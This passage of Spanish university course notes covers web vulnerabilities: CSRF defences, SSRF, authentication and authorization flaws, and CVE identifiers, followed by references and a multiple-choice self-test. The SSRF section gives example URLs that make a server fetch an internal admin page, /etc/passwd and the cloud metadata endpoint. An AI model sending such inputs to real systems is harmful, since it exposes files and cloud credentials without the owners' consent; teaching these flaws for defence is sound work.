- El servidor verifica que el *token* recibido **coincida** con el que generó para esa sesión. Si los *tokens* no coinciden, la solicitud se rechaza. Debido a que el atacante no puede saber cuál es el *token* secreto de cada sesión, su solicitud maliciosa no lo incluirá y la aplicación la rechazará.
- Otra medida de prevención es utilizar el encabezado **SameSite** en las *cookies,* que restringe **cuándo** un navegador puede **enviar** *cookies* con solicitudes de origen cruzado, lo que mitiga significativamente el riesgo de CSRF.
- Usar la cabecera Content Security Policy.

© Universidad Internacional de La Rioja (UNIR)

Se recomienda visualizar el vídeo *Cross site request forgery,* que da una explicación de la vulnerabilidad CSRF y sus contramedidas.



Accede al vídeo:

https://unir.cloud.panopto.eu/Panopto/Pages/Embed.aspx?id=b3def159-b60f-4509-a7f5-ae5d00af8847

Server-site request forgery CWE 918

Server-side request forgery (SSRF) es una vulnerabilidad de seguridad que permite a un atacante obligar a un servidor a realizar **solicitudes HTTP** a un destino que él elige. En lugar de atacar al usuario o al navegador, el SSRF ataca directamente al **servidor** y aprovecha una funcionalidad que le permite conectarse a otras URL.

© Universidad Internacional de La Rioja (UNIR)




Figura 7. SSRF. Fuente: CWE-918, s. f.

¿Cómo funciona?

Esta vulnerabilidad ocurre cuando una aplicación web tiene una función que, por diseño, debe hacer una **solicitud** a una **URL,** pero no valida correctamente el destino. Un ejemplo común es una herramienta que descarga una imagen de una URL para mostrarla en una página web. Un atacante puede manipular la URL de la siguiente manera:

- **Acceder a la red interna:** http://ejemplo.com/descargar-imagen?url=http://192.168.1.1/admin
- **Leer archivos locales:** http://ejemplo.com/descargar-imagen?url=file:///etc/passwd
- **Obtener metadatos de la nube:** http://ejemplo.com/descargar-imagen?url=http://169.254.169.254/latest/meta-data/

En estos casos, el atacante no tiene acceso directo a esos recursos, pero engaña al servidor para que los solicite por él y, a menudo, le devuelva la información.

© Universidad Internacional de La Rioja (UNIR)

Riesgos

SSRF puede tener consecuencias graves, como:

- **Exposición de información sensible:** lectura de archivos locales o metadatos de servicios en la nube.
- **Escaneo de la red interna:** el atacante puede mapear la red y descubrir servicios y puertos vulnerables.
- **Acceso a servicios internos:** puede acceder a paneles de administración o bases de datos no expuestas al público.
- **Ejecución remota de código:** si se combina con otras vulnerabilidades, podría llevar a la toma de control total del servidor.

Prevención

- **Validar las entradas:** usar una lista blanca para permitir solo dominios y protocolos seguros y conocidos.
- **Limitar los permisos del servidor:** el servidor debe tener la menor cantidad de privilegios posible.
- **No devolver las respuestas en crudo:** la aplicación debe procesar y sanitizar la respuesta del servidor antes de mostrarla al usuario.

Fallos de autenticación CWE 287

Improper authentication consiste en que un sistema o aplicación **no verifica** de manera correcta o suficiente la **identidad** de un usuario. Esto permite que un atacante se haga pasar por un usuario legítimo, ya sea eludiendo el proceso de autenticación o asumiendo el control de la cuenta de otra persona.

© Universidad Internacional de La Rioja (UNIR)

Causas y ejemplos comunes

Esta vulnerabilidad puede manifestarse de varias maneras, generalmente, debido a **fallos** en la **lógica** de la aplicación:

- **Credenciales por defecto o codificadas**: la aplicación usa contraseñas predeterminadas o «hardcodeadas» que no se cambian y que facilitan el acceso a atacantes que conocen el valor.
- **Contraseñas débiles o sin *hashing:*** si el sistema almacena las contraseñas en texto plano o con un algoritmo de *hash* inseguro, un atacante que obtenga acceso a la base de datos puede descifrarlas fácilmente.
- **Mecanismos de autenticación débiles:** un sistema que solo requiere una contraseña o que tiene un mecanismo de recuperación de contraseña inseguro es más vulnerable a ataques de fuerza bruta o a la suplantación de identidad.
- **Validación de sesión incompleta:** la aplicación no verifica de forma adecuada los *tokens* de sesión, lo que permite a un atacante reutilizar un *token* robado para mantener el acceso.
- ***Bypass* de autenticación:** la lógica de la aplicación contiene un fallo que permite a un atacante saltarse el proceso de autenticación por completo, por ejemplo, modificando un parámetro en la URL o una *cookie.*

© Universidad Internacional de La Rioja (UNIR)

Impacto

El impacto de un fallo en la autenticación puede ser grave y llevar a la toma de **control de cuentas,** el **acceso a datos sensibles** o la ejecución de **acciones no autorizadas** en nombre de otro usuario.

La **mitigación** se debe implementar con las siguientes medidas:

- **Validación estricta de credenciales:** el sistema debe verificar la identidad del usuario de forma robusta en cada punto de acceso.
- **Uso de autenticación multifactor (MFA):** requerir una segunda forma de verificación (como un código enviado al teléfono) reduce significativamente el riesgo.
- **Uso de algoritmos de *hashing* fuertes:** almacenar contraseñas solo después de un *hash* con un algoritmo seguro y un *'salt'* aleatorio.
- **Gestión segura de sesiones:** los *tokens* de sesión deben ser aleatorios, de corta duración y verificados en cada solicitud.
- **Políticas de contraseñas:** forzar a los usuarios a crear contraseñas fuertes y únicas.

Fallos de autorización CWE 863

La vulnerabilidad CWE-863: *incorrect authorization* consiste en un fallo en la lógica de control de acceso de una aplicación donde un sistema concede a un actor (como un usuario o un proceso) un nivel de **acceso** o **permisos** que no debería tener. A diferencia de la autenticación (que verifica la identidad), la autorización determina **qué acciones** puede realizar una identidad ya verificada.

© Universidad Internacional de La Rioja (UNIR)

Causas y ejemplos comunes

Esta vulnerabilidad se produce cuando la aplicación no comprueba adecuadamente si el usuario está **autorizado** para realizar una solicitud. Algunos ejemplos son:

- **Omisión del control de acceso:** el código de la aplicación no incluye la comprobación de permisos/rol antes de ejecutar una acción sensible. Por ejemplo, una función eliminar_usuario no verifica si la persona que llama a la función es un administrador.

- **Identificadores predecibles:** un atacante puede acceder a recursos de otros usuarios simplemente cambiando el ID en la URL. Por ejemplo, ejemplo.com/perfil?id=123 podría ser modificado a ejemplo.com/perfil?id=124 para ver el perfil de otro usuario. Este es un ejemplo de IDOR *(insecure direct object reference),* que es un tipo de fallo de autorización.

- **Errores en el control de acceso a nivel de API:** Las API, a menudo, tienen puntos finales que requieren permisos específicos, pero si la aplicación no valida esos permisos correctamente, un usuario puede enviar una solicitud a un punto final al que no debería tener acceso.

Impacto

El impacto de la autorización incorrecta puede variar, desde la **exposición de datos** privados hasta la toma de **control total** de la aplicación, dependiendo de los **permisos** que se puedan escalar.

Mitigación

- **Implementar controles de acceso a nivel de código:** cada función o punto final que maneja datos sensibles debe verificar los permisos del usuario actual antes de procesar la solicitud: ROLES.

© Universidad Internacional de La Rioja (UNIR)

- **Aplicar un modelo de mínimos privilegios de forma centralizada:** asegurarse de que cada usuario o servicio solo tenga los permisos estrictamente necesarios para realizar sus tareas y usando identificadores de usuario no predecibles.

Software no actualizado: common vulnerabilty exposures

CVE *(common vulnerabilities and exposures)* (MITRE CVE, s.f.) es un diccionario o **sistema de identificación estandarizado** para las vulnerabilidades de seguridad de la información. Su objetivo es proporcionar un método único para nombrar y **catalogar** cada **vulnerabilidad** de seguridad que ha sido descubierta.

¿Cuál es su propósito?

El propósito principal del sistema CVE es facilitar el **intercambio** de **información** entre los profesionales de la ciberseguridad. Al usar un identificador único (como CVE-2023-12345), investigadores, desarrolladores y analistas pueden hablar de la misma vulnerabilidad sin ambigüedades, independientemente de la base de datos o la herramienta que utilicen. Esto es crucial para:

- **Coordinación:** permite a los equipos de seguridad saber que están trabajando en la misma vulnerabilidad que un informe de un tercero.
- **Gestión de parches:** las empresas pueden buscar en sus sistemas los CVE y aplicar los parches correspondientes.
- **Investigación:** los investigadores pueden estudiar y analizar vulnerabilidades específicas con un nombre único.

© Universidad Internacional de La Rioja (UNIR)

¿Cómo se estructura un identificador CVE?

Un identificador CVE tiene un formato estandarizado que se ve así:

CVE-AAAA-NNNNN

- **CVE**: el prefijo fijo.
- **AAAA**: el año en que se hizo pública la vulnerabilidad.
- **NNNNN**: un número de secuencia único asignado para esa vulnerabilidad en ese año.

Por ejemplo, CVE-2021-44228 es el identificador de la famosa **vulnerabilidad de Log4j,** lo que permite a todo el mundo referirse a ella por este nombre técnico.

¿Quién lo mantiene?

El sistema CVE es mantenido por la **MITRE Corporation** y patrocinado por el Departamento de Seguridad Nacional de los Estados Unidos. Aunque los CVE son asignados y catalogados por MITRE, las vulnerabilidades son descubiertas y reportadas por **investigadores de seguridad, desarrolladores de *software*** y la **comunidad** en general. Una vez que se asigna un CVE, se añade a la base de datos pública y se enlaza con detalles técnicos, soluciones y referencias a avisos de seguridad.

En resumen, un CVE no es una base de datos de vulnerabilidades en sí misma, sino un **sistema de nomenclatura** que actúa como un índice o diccionario para que todos puedan hablar el mismo idioma sobre las vulnerabilidades de seguridad.

© Universidad Internacional de La Rioja (UNIR)

3.3. Referencias bibliográficas

Application security: the complete guide to AppSec. (s. f.). https://www.veracode.com/security/web-application-vulnerabilities

Chinnasamy, V. (2025). *Understanding CSRF attacks: risk analysis, protection & anti-CSRF tokens.* Indusface. https://www.indusface.com/blog/how-to-protect-your-web-apps-using-anti-csrf-tokens/

CWE-22. (s. f.). *CWE-22: improper limitation of a pathname to a restricted directory ('path traversal').* CWE. https://cwe.mitre.org/data/definitions/22.html

CWE-78. (s. f.). *CWE-78: improper neutralization of special elements used in an OS command ('OS Command Injection').* CWE. https://cwe.mitre.org/data/definitions/78.html

CWE-918. (s. f.). *CWE-918: Server-Side Request Forgery (SSRF).* CWE. https://cwe.mitre.org/data/definitions/918.html

HTTP. (s. f.). https://developer.mozilla.org/es/docs/Web/HTTP

MITRE CVE. (s. f.). *Publicación de vulnerabilidades de seguridad.* CVE. https://www.cve.org/

MITRE CWE top 25 2025: las debilidades de software más peligrosas explicadas. (2025). https://cybersecurefox.com/es/cwe-top-25-2025-debilidades-software-mas-peligrosas/

MITRE CWE. (s. f.). *Home.* CWE. https://cwe.mitre.org/

© Universidad Internacional de La Rioja (UNIR)

Nielsen, H., Mogul, J., Masinter, L. M., Fielding, R. T., Gettys, J., Leach, P. J. y Berners-Lee, T. (1999). *Hypertext transfer protocol -- HTTP/1.1.* Data Tracker. https://tools.ietf.org/html/rfc2616

OWASP top ten web application security risks. (s. f.). https://owasp.org/www-project-top-ten/

Sanz, J. L. (2014). *HTTP response splitting.* Telefónica Tech. https://telefonicatech.com/blog/http-response-splitting

Tamada, S. (2023). *Deploy a PHP application on AWS lambda function serverless.* 9 lessons. https://www.9lessons.info/

Web applications. (s. f.). https://slidetodoc.com/chapter-9-web-applications-web-applications-web-applications/

© Universidad Internacional de La Rioja (UNIR)

Protocolo HTTP

Generalidades protocolo HTTP. (s. f.). https://developer.mozilla.org/es/docs/Web/HTTP/Guides/Overview

En el sitio web de MOZILLA se explica en detalle el protocolo HTTP.

© Universidad Internacional de La Rioja (UNIR)

Recomendaciones implementación HTTPS

Siles, R. (2022). *CCN-CERT BP/07 Recomendaciones de implementación de HTTPS: informe de buenas prácticas.* Ministerio de Defensa. https://www.ccn-cert.cni.es/es/informes/informes-de-buenas-practicas-bp/2109-ccn-cert-bp-07-recomendaciones-implementacion-https-1/file.html

En esa guía se resumen las buenas prácticas necesarias para la implementación del protocolo HTTPS a todos los entornos web, tanto públicos como privados (o internos), de cualquier organización o compañía.

© Universidad Internacional de La Rioja (UNIR)

Top 25: Vulnerabilidades de seguridad CWE TOP

CWE top 25 most dangerous software weaknesses. (s. f.). https://cwe.mitre.org/top25/

La lista *CWE top 25 most dangerous software weaknesses* ('Las 25 vulnerabilidades de *software* más peligrosas según CWE') destaca las vulnerabilidades más graves y frecuentes detrás de los 31 770 registros de vulnerabilidades y exposiciones comunes (CVE) del conjunto de datos de este año. Descubrir las causas fundamentales de estas vulnerabilidades sirve como una guía poderosa para las inversiones, las políticas y las prácticas destinadas a prevenir que estas vulnerabilidades se produzcan en primer lugar, lo que beneficia tanto a la industria como a las partes interesadas del gobierno.

© Universidad Internacional de La Rioja (UNIR)

Directorio de aplicaciones vulnerables OWASP (VWAD)

Psiinon, Kingthorin y Raulsiles. (s. f.). *OWASP vulnerable web applications directory.* OWASP. https://owasp.org/www-project-vulnerable-web-applications-directory/

El proyecto OWASP Vulnerable Web Applications Directory (VWAD) es un registro completo y bien mantenido de aplicaciones web y móviles vulnerables conocidas que están disponibles actualmente. Estas aplicaciones web vulnerables pueden ser utilizadas por desarrolladores web, auditores de seguridad y evaluadores de penetración para poner en práctica sus conocimientos y habilidades durante las sesiones de formación (y especialmente después de ellas), así como para probar en cualquier momento las múltiples herramientas de piratería y técnicas ofensivas disponibles como preparación para su próxima intervención en el mundo real.

© Universidad Internacional de La Rioja (UNIR)

OWASP top 10 API security risks

OWASP Top 10 API Security Risks – 2023. (2023). https://owasp.org/API-Security/editions/2023/en/0x11-t10/

El objetivo principal del top 10 de seguridad de API de OWASP es educar a quienes participan en el desarrollo y mantenimiento de API, por ejemplo, desarrolladores, diseñadores, arquitectos, gerentes u organizaciones.

© Universidad Internacional de La Rioja (UNIR)

1. ¿Qué tipo de ataque web se produce cuando un atacante inyecta código malicioso en una página web que luego es ejecutado por otros usuarios en su navegador?

A. Inyección SQL (SQLi).

B. Inclusión de archivos remotos (RFI).

C. Falsificación de solicitud entre sitios (CSRF).

D. *Cross-site scripting* (XSS).

2. Una vulnerabilidad que permite a un atacante ejecutar comandos arbitrarios en el sistema operativo del servidor se conoce como:

A. Exposición de datos sensibles.

B. Control de acceso roto.

C. Inyección de comandos.

D. Falsificación de solicitud del lado del servidor (SSRF).

3. ¿Cuál es la principal diferencia entre XSS almacenado *(persistent)* y XSS reflejado *(reflected)*?

A. El XSS reflejado usa bases de datos y el XSS almacenado no.

B. El XSS reflejado se enfoca en el servidor y el XSS almacenado se enfoca en el cliente.

C. El XSS almacenado requiere interacción del usuario, pero el XSS reflejado no.

D. El XSS reflejado afecta a un solo usuario, mientras que el XSS almacenado pude afectar a todos los usuarios que acceden a la página.

© Universidad Internacional de La Rioja (UNIR)

4. Un ataque de falsificación de solicitud entre sitios (CSRF) explota la confianza del navegador web en una sesión de usuario para:

A. Forzar al navegador del usuario a realizar una solicitud no deseada.

B. Obtener acceso a la base de datos del servidor.

C. Inyectar código malicioso en la página web.

D. Robar *cookies* de la sesión del usuario.

5. Cuando un atacante explota una vulnerabilidad en la forma en que una aplicación web maneja las consultas a su base de datos, este ataque se denomina:

A. Inyección de comandos *(command injection).*

B. Inyección SQL (SQLI).

C. *Cross-site scripting* (XSS).

D. Falsificación de solicitud entre sitios (CSRF).

6. La falta de validación de entradas por parte de una aplicación web es una causa común de:

A. Exposición de datos sensibles.

B. Ataques de falsificación de solicitud entre sitios (CSRF).

C. Solo ataques de inyección de comandos del sistema operativo (OS Command Injection).

D. Inyecciones de código y ataques de *cross-site scripting* (XSS).

7. ¿Qué ataque busca explotar la forma en que los navegadores manejan las políticas de origen cruzado para forzar al servidor a hacer solicitudes internas?

A. Falsificación de solicitud del lado del servidor (SSRF).

B. Inyección SQL.

C. *Cross-site scripting* (XSS).

D. Ataques de fuerza bruta.

© Universidad Internacional de La Rioja (UNIR)

8. ¿Qué medida de seguridad es más efectiva para prevenir los ataques de inyección SQL?

A. Usar listas blancas *(whitelisting)* para los parámetros de entrada.

B. Cifrar la base de datos por completo.

C. Utilizar consultas parametrizadas *(prepared statements).*

D. Filtrar caracteres especiales, como el punto y coma (;).

9. La vulnerabilidad que permite acceder a recursos locales del servidor se denomina:

A. *Path traversal.*

B. Exposición de datos sensibles, al permitir que otros dominios hagan solicitudes a la API de la aplicación.

C. Inyección SQL.

D. RFI.

10. HTTP *response splitting* es una vulnerabilidad que puede suponer:

A. La B y la D son correctas.

B. Inyección de código JavaScript.

C. Inyección de código SQL.

D. Inyección de código HTML.

© Universidad Internacional de La Rioja (UNIR)